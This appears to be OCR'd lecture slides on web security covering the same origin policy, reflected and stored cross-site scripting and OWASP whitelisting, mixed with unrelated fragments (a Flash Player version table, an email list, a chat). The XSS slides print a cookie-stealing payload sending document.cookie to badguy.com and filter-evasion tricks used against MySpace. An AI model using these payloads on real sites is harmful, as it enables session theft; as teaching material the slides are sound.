
ID:	tn_15507
OS:	Mac OS (All) Windows (All)
Browser:	Chrome Internet Explor Netscape Opera Safari Firefox

Current Flash Player versions


The table below includes the latest Flash Player version information.

Platform	Browser	Player Version
Windows	Internet Explorer	10.0.42.34
Windows	Firefox, Mozilla, Netscape, Opera	10.0.42.34
Macintosh - OSX (PowerPC)	Safari, Firefox, Mozilla, Netscape, Opera	10.0.42.34
Macintosh - OSX (Intel)	Safari, Firefox, Mozilla, Netscape, Opera	10.0.42.34
Linux	Mozilla, Netscape	10.0.42.34
Solaris	Mozilla, Firefox	10.0.42.34


Structure of Web Traffic, con’t



Structure of Web Traffic, con't



Browser Windows Interact



Amit Klein		webkit-secu	Nov 10
Collin, Collin (2)	»	Browser se	Nov 4
Jennifer, Adam (7)	»	movie, as p	Oct 24
Diane Crawford	›	CACM Res	Oct 20

Collin Jackson

oops
misspell
take 2 ;-)
Collin: shot
what do you want
me: ok, one more message
um... that was your queue to send me another chat message ;-)
Collin: um

How to control just what they're allowed to do?


Same Origin Policy

- Every frame in a browser window has a domain
  - Domain = <server, protocol, port> from which the frame content was downloaded

    Server = **`example.com`**, protocol = HTTP (maybe HTTPS)
- Code downloaded in a frame can only access resources associated with that domain
  - Access = read and modify values, including page *contents*
- If frame explicitly includes external code, it executes within the frame domain even if from another host

```
<script type="text/javascript"> // Downloaded from foo.com
      src="http://www.bar.com/scripts/script.js">
        // Executes as if it were from foo.com
</script>
```

Cross-Site Scripting (XSS)



The Setup

- User input is echoed into HTML response.

- <u>Example</u>: search field
  - **http://victim.com/search.php ? term = `apple`**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?

Injection Via Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )   </script>
```

What if user clicks on this link?

1) Browser goes to victim.com/search.php
2) victim.com returns


   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as victim.com

   Sends badguy.com cookie for victim.com

   Or any other **arbitrary execution / rewrite victim.com page** !

Stored Cross-Site Scripting



Stored XSS Example: MySpace.com


- Users can post HTML on their pages
- MySpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`

- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

- … and can hide `"javascript"` as `"java\nscript"`


User Victim
Run arbitrary code in full MySpace context
Exfiltrate data to attacker and/or make arb. MySpace changes
Server Patsy/Victim
myspace
Lindsay
Lindsay is in your extended network

Protecting Servers Against XSS (OWASP)

- OWASP = *Open Web Application Security Project*
- The best way to protect against XSS attacks:

Use *White-listing*

  - Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be *allowed*.

